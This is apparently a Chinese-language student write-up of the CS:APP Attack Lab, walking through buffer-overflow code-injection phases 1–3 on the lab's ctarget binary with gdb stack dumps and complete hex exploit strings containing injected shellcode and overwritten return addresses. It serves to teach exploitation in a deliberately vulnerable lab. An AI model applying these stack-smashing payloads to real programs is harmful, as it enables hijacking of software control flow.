实验要求

本次实验也是关于第三章的内容，是有关缓冲区溢出的攻击相关实验。

总共是有5个`phase`，前三个`phase`是注入代码，缓冲区溢出的攻击，通过执行注入的代码，然后返回到`touch1`，`touch2`，`touch3`的位置并且满足一些条件。

但是单纯的缓冲区溢出攻击容易被栈随机化、金丝雀值和限制可执行代码区域等方法来解决，所以后两个`phase`是`ROP`（返回导向编程）攻击的实验，是通过对程序中现有的汇编指令组合，进行攻击。

`hex2raw`

因为我们输入的是字符串，程序会将每个字符（占一个字节）转换为二进制存放在内存中，在我们看来就是ASCII码（也即十六进制表示）；而我们希望将返回地址进行改写，就是改变地址的十六进制表示，但我们无法将改完的地址再通过ASCII码表映射回字符表示（`c0 17 40 00`没有对应的字符）；此时我们可以直接写十六进制的地址（后面还有汇编代码），通过`hex2raw`将其转换为输入的字符，再传递给`ctarget`

小技巧：调试时在`getbuf()`前打断点

```
# 反汇编
objdump -d ctarget > ctarget.d
# 测试
./hex2raw < answer1.txt | ./ctarget -q
# 将十六进制转化为ctarget的输入值
./hex2raw < answer1.txt > answer1-raw.txt
# 调试时进行输入
run -i answer1-raw.txt -q

# 先将汇编指令转化为二进制编码
gcc -c example.s
# 再反汇编得到汇编指令的十六进制表示
objdump -d example.o > example.d
```

问题1

函数`Gets()`无法确定它们的目标缓冲区是否足够大以存储它们读取的字符串。 它们只是复制字节序列，可能超出了在目标位置分配的存储范围。

```
unsigned getbuf()
{
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

函数`test()`在执行完`getbuf()`之后，正常会再返回到`test()`，但我们向让它返回到`touch1()`函数，该函数在程序中已经定义了，它的起始地址是`4017c0`

```
void test()
{
    int val;
    val = getbuf();
    printf("No exploit. Getbuf returned 0x%x\n", val);
}
```

```
0000000000401968 <test>:
  401968:   48 83 ec 08             sub    $0x8,%rsp
  40196c:   b8 00 00 00 00          mov    $0x0,%eax
  401971:   e8 32 fe ff ff          callq  4017a8 <getbuf>
  401976:   89 c2                   mov    %eax,%edx
  401978:   be 88 31 40 00          mov    $0x403188,%esi
  40197d:   bf 01 00 00 00          mov    $0x1,%edi
  401982:   b8 00 00 00 00          mov    $0x0,%eax
  401987:   e8 64 f4 ff ff          callq  400df0 <__printf_chk@plt>
  40198c:   48 83 c4 08             add    $0x8,%rsp
  401990:   c3                      retq
```




图 3-25 通用的栈帧结构(栈用来传递参数、存储返回信息、保存寄存器，以及局部存储。省略了不必要的部分)




图 3-40 echo 函数的栈组织。字符数组 buf 就在保存的状态下面。对 buf 的越界写会破坏程序的状态

可以看到`getbuf()`的栈帧大小为40字节，因此我们只需要将这40字节填满，在将后面的8个字节填入函数`touch1()`的起始地址，这样在执行`retq`时就不会返回`test()`了

> 目标机器是64位的，因此地址也是用64位表示的，占用8个字节
>
> 而函数`getbuf()`既没有使用参数构造区，也没有保存寄存器的值，分配的40字节全部用来保存局部变量，也即输入的字符串
>
> 当超过40字节时，`getbuf()`就会溢出，将`test()`调用`getbuf()`前保存的返回地址进行改写

```
00000000004017a8 <getbuf>:
  4017a8:   48 83 ec 28             sub    $0x28,%rsp
  4017ac:   48 89 e7                mov    %rsp,%rdi
  4017af:   e8 8c 02 00 00          callq  401a40 <Gets>
  4017b4:   b8 01 00 00 00          mov    $0x1,%eax
  4017b9:   48 83 c4 28             add    $0x28,%rsp
  4017bd:   c3                      retq
```

输入字符串之前

```
(gdb) x/48b $rsp
0x5561dc78:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc80:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc88:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc90:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc98:     0x00    0x60    0x58    0x55    0x00    0x00    0x00    0x00
0x5561dca0:     0x76    0x19    0x40    0x00    0x00    0x00    0x00    0x00
```

输入字符串之前

栈帧的40个字节全部由`0x00`变为输入的`0x30`

同时返回地址由`0x401976`变为了`0x4017c0`，即`touch1()`的起始地址

```
(gdb) x/48b $rsp
0x5561dc78:     0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5561dc80:     0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5561dc88:     0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5561dc90:     0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5561dc98:     0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5561dca0:     0xc0    0x17    0x40    0x00    0x00    0x00    0x00    0x00
(gdb)
```

以下为输入的答案，十六进制表示，每一个都代表一个字符，占用一个字节；前40字节随便填

最后一行存放地址，注意是小端序，返回地址是`4017c0`，即`00000000004017c0`，

```
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
c0 17 40 00 00 00 00 00
```

问题2

需要在输入字符串中插入一部分可执行代码

需要将`test()`返回到`touch2()`的，同时传递特定的参数`%rdi`，使其为cookie

```
void touch2(unsigned val)
{
    vlevel = 2; /* Part of validation protocol */
    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

> - `callq`
>   - 将程序下一条指令的位置的`ip`压入堆栈中
>   - 转移到调用的子程序
>
> - `retq`
>   - `sp`增加一个内存单元
>   - 栈顶数据出栈赋值给`ip`寄存器

在即将调用`getbuf()`之前，`test()`函数会将返回地址存放到当前栈顶

即下图中的`0x5561dca0`处，返回的地址为`0x401976`

```
(gdb) x/48b $rsp
0x5561dca0:     0x76    0x19    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dca8:     0x02    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcc0:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x5561dcc8:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

进入`getbuf()`后，会分配大小为40字节的栈帧

即下图中，`0x5561dc78`到`0x5561dc98`这5行，共40字节

紧接着的地址`0x5561dca0`处，存放着结束`getbuf()`后要返回的地址

```
(gdb) x/48b $rsp
0x5561dc78:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc80:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc88:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc90:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc98:     0x00    0x60    0x58    0x55    0x00    0x00    0x00    0x00
0x5561dca0:     0x76    0x19    0x40    0x00    0x00    0x00    0x00    0x00
(gdb)
```

我们要输入的字符串如下图

1. 首先看最后一行，第41到48字节，保存着`getbuf()`执行完毕后返回的地址，将其改为`getbuf()`栈帧的栈顶地址`0x5561dc78`，也即输入字符串的起始地址，这样在输入字符串完毕以后，`retq`指令不会再正常返回`test()`，而是后返回栈顶，也即输入字符串的起始地址
2. 接着在字符串起始地址就植入可执行代码，先将存放参数的`%rdi`改为cookie值，然后更改栈顶指针`%rsp`，并在其指向的地址`0x5561dc98`（倒数第二行，第33到40字节）处，将`touch2()`的地址`0x4017ec`写在这里
3. 然后执行`retq`指令，程序会到`%rsp`指向的地址处取内容放到`ip`中，也即下一条要执行的指令，由于第二步我们更新了`%rsp`的值，所以它会跳转到`touch2()`

```
48 c7 c7 fa 97 b9 59    /* mov $0x59b997fa,%rdi */
48 c7 c4 98 dc 61 55    /* mov $0x5561dc98,%rsp */
c3                      /* retq */
30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
ec 17 40 00 00 00 00 00
78 dc 61 55 00 00 00 00
```

`getbuf()`读取字符串之前，栈帧中40个字节的内容

```
0x4017af <getbuf+7>     callq  0x401a40 <Gets>
```

```
(gdb) x/48b $rsp
0x5561dc78:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc80:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc88:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc90:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc98:     0x00    0x60    0x58    0x55    0x00    0x00    0x00    0x00
0x5561dca0:     0x76    0x19    0x40    0x00    0x00    0x00    0x00    0x00
(gdb)
```

读取字符串之后

```
(gdb) x/48b $rsp
0x5561dc78:     0x48    0xc7    0xc7    0xfa    0x97    0xb9    0x59    0x48
0x5561dc80:     0xc7    0xc4    0x98    0xdc    0x61    0x55    0xc3    0x30
0x5561dc88:     0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5561dc90:     0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x5561dc98:     0xec    0x17    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
(gdb)
root@ubuntu:/home/csapp/Desktop/Lab3/target1#
```

`getbuf()` 即将 `retq` 之前

```
0x4017b9 <getbuf+17>    add    $0x28,%rsp
```

收回 `getbuf()` 栈帧的40个字节，`%rsp` 回到 `0x5561dca0` 处，不过此处存放的内容已经从 `test()` 正常返回的地址 `0x401976` 变为了之前 `getbuf()` 栈帧的栈顶地址 `0x5561dc78`

```
(gdb) x/48b $rsp
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dca8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcc0:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x5561dcc8:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

执行 `retq`

```
4017bd: c3                      retq
```

程序跳转到 `0x5561dc78`，同时执行出栈操作，`%rsp` 由 `0x5561dca0` 变为 `0x5561dca8`

```
> 0x5561dc78      mov     $0x59b997fa,%rdi
  0x5561dc7f      mov     $0x5561dc98,%rsp
  0x5561dc86      retq
```

```
(gdb) x/48b $rsp
0x5561dca8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcc0:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x5561dcc8:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x5561dcd0:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

接着执行注入的可执行代码，`retq` 返回之前，由于已经改变了 `%rsp` 指向 `getbuf()` 栈帧中的第33到40字节，此时可以看到 `$rsp` 指向 `0x5561dc98`，此处存放着 `touch2()` 的起始地址

```
(gdb) x/48b $rsp
0x5561dc98:     0xec    0x17    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dca8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcc0:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

执行`retq`指令

```
0x5561dc86      retq
```

程序跳转到`0x4017ec`，即`touch2()`的起始地址，同时执行出栈操作，`%rsp`由`0x5561dc98`变为`0x5561dca0`

```
(gdb) x/48b $rsp
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dca8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcc0:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x5561dcc8:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

总结

`test()` —> `getbuf()` —> 插入代码 —> `touch2()`

问题3

上一问是将cookie直接作为参数，但这一问需要将输入字符串中cookie的起始地址作为参数

注意：字符串要以0位结尾，作为`hex2raw`的输入，0表示为00

`touch3()`

```
void touch3(char *sval)
{
    vlevel = 3; /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {   //此处cookie=0x59b997fa,sval为字符串起始地址
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

执行`hexmatch()`前，要传递的两个参数的值

第一个参数为cookie=`0x59b997fa`，第二个参数是输入字符串中cookie的起始地址

```
(gdb) x/wx 0x6044e4
0x6044e4 <cookie>:      0x59b997fa
(gdb) x $rdi
0x59b997fa:     Cannot access memory at address 0x59b997fa
(gdb) x $rsi
0x5561dc90:     0x39623935
(gdb) x/16b $rsi
0x5561dc90:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
0x5561dc98:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb) x/s $rsi
0x5561dc90:     "59b997fa"
(gdb)
```

`hexmatch()`

```
/* Compare string to hex represention of unsigned value */
int hexmatch(unsigned val, char *sval) //此处val=0x59b997fa,sval为字符串起始地址
{
    char cbuf[110];
/* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);    //将val=0x59b997fa赋值给cbuf字符数组的某一段上，起始地址为s，注意每个元素保存一个字节，因此要逐个转换为ASCII码进行存储
    return strncmp(sval, s, 9) == 0;    //字符串匹配，起始地址分别为sval和s，控比较9个字节
}
```

调用`strncmp()`字符串匹配函数之前，要传递的三个参数的值

第一个参数是输入字符串中cookie的起始地址，第二个是将程序定义的cookie值赋值给`cbuf`字符数组的某一段后它的起始地址，第三个参数是要匹配的长度为9

```
(gdb) x/s $rdi
0x5561dc90:     "59b997fa"
(gdb) x/16bx $rdi
0x5561dc90:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
0x5561dc98:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb) x/s $rsi
0x5561dbfb:     "59b997fa"
(gdb) x/16bx $rsi
0x5561dbfb:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
0x5561dc03:     0x00    0x00    0x00    0x00    0x00    0x10    0x60    0x60
(gdb) x/wx $rdx
0x9:    Cannot access memory at address 0x9
(gdb)
```

- **思路**

先将返回地址改为栈顶输入字符串的起始地址，也即攻击代码的开始处，然后利用攻击代码：

1. 将传递给`touch3()`的参数改为存放输入cookie的起始地址`0x5561dc90`；
2. 将`%rsp`指向访问`touch3()`起始地址的地址处`0x5561dc88`
3. 执行`retq`操作

在地址`0x5561dc88`处（第17到24字节），存放`touch3()`起始地址`4018fa`

在地址`0x5561dc90`处（第25到32字节），存放cookie=`0x59b997fa`（转化为ASCII码）

注意：cookie后面接的字符必须为0，也即00，表示字符串的结束

```
48 c7 c7 90 dc 61 55    /* mov    $0x5561dc90,%rdi */
48 c7 c4 88 dc 61 55    /* mov    $0x5561dc88,%rsp */
c3                      /* retq */
30
fa 18 40 00 00 00 00 00     /* 0x5561dc88 */
35 39 62 39 39 37 66 61     /* 0x5561dc90 */
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
```

- 进入`getbuf()`之前

```
(gdb) x/48b $rsp
0x5561dca0:     0x76    0x19    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dca8:     0x09    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcc0:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x5561dcc8:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

- 进入`getbuf()`之后，分配40字节的栈帧

```
(gdb) x/48b $rsp
0x5561dc78:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc80:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc88:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc90:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc98:     0x00    0x60    0x58    0x55    0x00    0x00    0x00    0x00
0x5561dca0:     0x76    0x19    0x40    0x00    0x00    0x00    0x00    0x00
```

- 输入字符串后，返回地址被改写为当前栈顶

```
(gdb) x/48b $rsp
0x5561dc78:     0x48    0xc7    0xc7    0x90    0xdc    0x61    0x55    0x48
0x5561dc80:     0xc7    0xc4    0x88    0xdc    0x61    0x55    0xc3    0x30
0x5561dc88:     0xfa    0x18    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dc90:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
0x5561dc98:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
(gdb)
```

- `getbuf()`输入完成，收回栈帧，`retq`执行`pop`；`ip`指向`getbuf()`栈帧的栈顶

```
(gdb) x/48b $rsp
0x5561dca8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcc0:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x5561dcc8:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x5561dcd0:     0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
```

- 改写`%rsp`指向访问`touch3()`起始地址的地址处`0x5561dc88`后

```
(gdb) x/48b $rsp
0x5561dc88:     0xfa    0x18    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dc90:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
0x5561dc98:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dca8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
(gdb)
```

- `retq`执行`pop`；跳转到`touch3()`后，此时栈顶就存放着输入的cookie值

```
(gdb) x/48b $rsp
0x5561dc90:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
0x5561dc98:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dca8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dcb8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb)
```

> 注意：存放cookie的地址要高于存放`touch3()`起始地址的地址
>
> 即`0x5561dc90`大于`0x5561dc88`

- 0x4018fa　　push　%rbx　（栈顶存放着入栈的`%rbx`）

```
(gdb) x/48b $rsp
0x5561dc88:     0x00    0x60    0x58    0x55    0x00    0x00    0x00    0x00
0x5561dc90:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
0x5561dc98:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dca8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dcb0:     0x24    0x1f    0x40    0x00    0x00    0x00    0x00    0x00
(gdb)
```

- 0x401911 <touch3+23>　callq　0x40184c　（栈顶存放着执行完`hexmatch()`后返回`touch3()`的地址）

```
(gdb) x/48b $rsp
0x5561dc80:     0x16    0x19    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dc88:     0x00    0x60    0x58    0x55    0x00    0x00    0x00    0x00
0x5561dc90:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
0x5561dc98:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dca8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb)
```

- 0x40184c　　push　%r12

  0x40184e <hexmatch+2>　push　%rbp

  0x40184f <hexmatch+3>　push　%rbx　　（栈顶存放着入栈的`%r12`,`%rbp`和`%rbx`）

```
(gdb) x/48b $rsp
0x5561dc68:     0x90    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dc70:     0xe8    0x5f    0x68    0x55    0x00    0x00    0x00    0x00
0x5561dc78:     0x04    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x5561dc80:     0x16    0x19    0x40    0x00    0x00    0x00    0x00    0x00
0x5561dc88:     0x00    0x60    0x58    0x55    0x00    0x00    0x00    0x00
0x5561dc90:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
(gdb)
```

- 0x401850 <hexmatch+4>　add　$0xffffffffffffff80,%rsp　（为`cbuf[110]`分配空间）

```
(gdb) x/48b $rsp
0x5561dbe8:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
0x5561dbf0:     0xa4    0x85    0xa8    0xf7    0xff    0x7f    0x00    0x00
0x5561dbf8:     0x10    0x60    0x60    0x00    0x00    0x00    0x00    0x00
0x5561dc00:     0xe8    0x5f    0x68    0x55    0x00    0x00    0x00    0x00
0x5561dc08:     0x10    0x60    0x60    0x00    0x00    0x00    0x00    0x00
0x5561dc10:     0xf8    0x75    0xa8    0xf7    0xff    0x7f    0x00    0x00
(gdb)
```

可以看到在进入`touch3()`以后，到利用`hexmatch()`函数中`strncmp()`进行字符串匹配之前，程序会从保存`touch3()`起始地址的地址`0x5561dc88`开始，覆盖一大片区域（地址小于等于`0x5561dc88`）；如果将输入字符串中的cookie存放在这一部分就会被覆盖，因此要写在`0x5561dc90`（第25到32字节）才可以在进行字符串匹配之前不被改写，同时第33字节必须为00

而为什么不可以保存在`0x5561dc98`（第33到40字节），因为存放字符串的8个字节后面的第41个字节必须为00，而之前这里已经存放了要返回的`getbuf()`的栈顶地址，并不为00

字符串不以00结尾的效果

```
(gdb) x/16bx $rdi
0x5561dc98:     0x35    0x39    0x62    0x39    0x39    0x37    0x66    0x61
0x5561dca0:     0x78    0xdc    0x61    0x55    0x00    0x00    0x00    0x00
(gdb) x/s $rdi
0x5561dc98:     "59b997fax\334aU"
(gdb)
```

问题4

同问题2，将输入字符串中的rookie作为参数`%rdi`传递给`touch2()`

